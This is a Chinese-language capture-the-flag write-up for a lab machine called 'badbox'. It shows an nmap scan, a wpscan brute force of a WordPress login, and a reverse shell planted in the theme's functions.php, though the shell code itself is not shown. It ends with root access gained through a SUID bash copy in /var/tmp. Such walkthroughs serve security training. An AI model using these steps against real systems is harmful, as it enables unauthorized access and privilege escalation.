

badbox

扫描:

```
# nmap -Pn -sC -T 5 -p- 192.168.120.192
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-08 08:58 CST
Nmap scan report for badbox.dsz (192.168.120.192)
Host is up (0.00035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-generator: WordPress 7.0
|_http-title: BadBox Site
MAC Address: 08:00:27:EA:4D:5A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
```

访问80网站, 是一个wordpress框架, 在文章作者行发现用户yepian, 尝试wpscan爆破得到后台密码11111111


```
wpscan --url http://badbox.dsz -P /usr/share/wordlists/rockyou.txt --usernames
yepian
```

```
[+] Performing password attack on xmlrpc against 1 user/s
[SUCCESS] - yepian / 11111111

Trying yepian / dancing Time: 00:02:59 <
> (810 / 14345202) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: yepian, Password: 11111111
```

登录上后在主题模板的functions.php加反弹shell



成功弹上

```
# nc -lvp 2333
listening on [any] 2333 ...
connect to [192.168.120.1] from (UNKNOWN) [192.168.120.192] 37403
id
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
ls -la /home
total 12
drwxr-xr-x  3 root    root      4096 Jul  2 10:50 .
drwxr-xr-x 21 root    root      4096 Jul  2 10:51 ..
drwxr-sr-x  2 yepian yepian    4096 Jul  2 10:50 yepian
ls -la /home/yepian
total 16
drwxr-sr-x  2 yepian yepian    4096 Jul  2 10:50 .
drwxr-xr-x  3 root    root      4096 Jul  2 10:50 ..
```

```
-rw-r--r--    1 root    yepian          0 Jul  2 10:50 .bash_history
-rw-r--r--    1 yepian  yepian          80 Jul  2 10:50 .bashrc
-rw-r--r--    1 root    yepian          44 Jul  2 10:50 user.txt
cat /home/yepian/user.txt
flag{user-20d5d73042f640282afa479ef40e63a4}
```

此时扒拉文件，发现了两个bash，/tmp/bash和/var/tmp/bash，都是root的suid

但是/tmp呢被设置nosuid了，另外一个虽然没有nosuid，也没有什么NoNewPrivs，但直接执行也是不成功的

```
mount | grep -E "on /tmp |on /var "
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime,inode64)
grep NoNewPrivs /proc/$$/status
NoNewPrivs:      0
```

怀疑是BusyBox applet的命令外部执行时强制降权导致的
让ai跑了个测试命令，发现确实如此

```
/var/tmp/bash -p -c 'echo shellpid=$$ UID=$UID EUID=$EUID; cat /proc/$$/status |
grep -E "Uid|Gid|NoNewPrivs"'
shellpid=24740 UID=101 EUID=0
Uid:    101    0    0    0
Gid:    102    0    0    0
NoNewPrivs:    0
```

先用exec跑成有错误输出和提示符的这个bash

```
exec /var/tmp/bash -p -i 2>&1
```

确认了euid已经是root

```
bash-5.3# echo $EUID
echo $EUID
0
```

用bash内建读取root.txt

```
bash-5.3# printf '%s\n' "$(< /root/root.txt)"
printf '%s\n' "$(< /root/root.txt)"
flag{root-c1c1a07c7fd6cc391464faa7625d7900}
```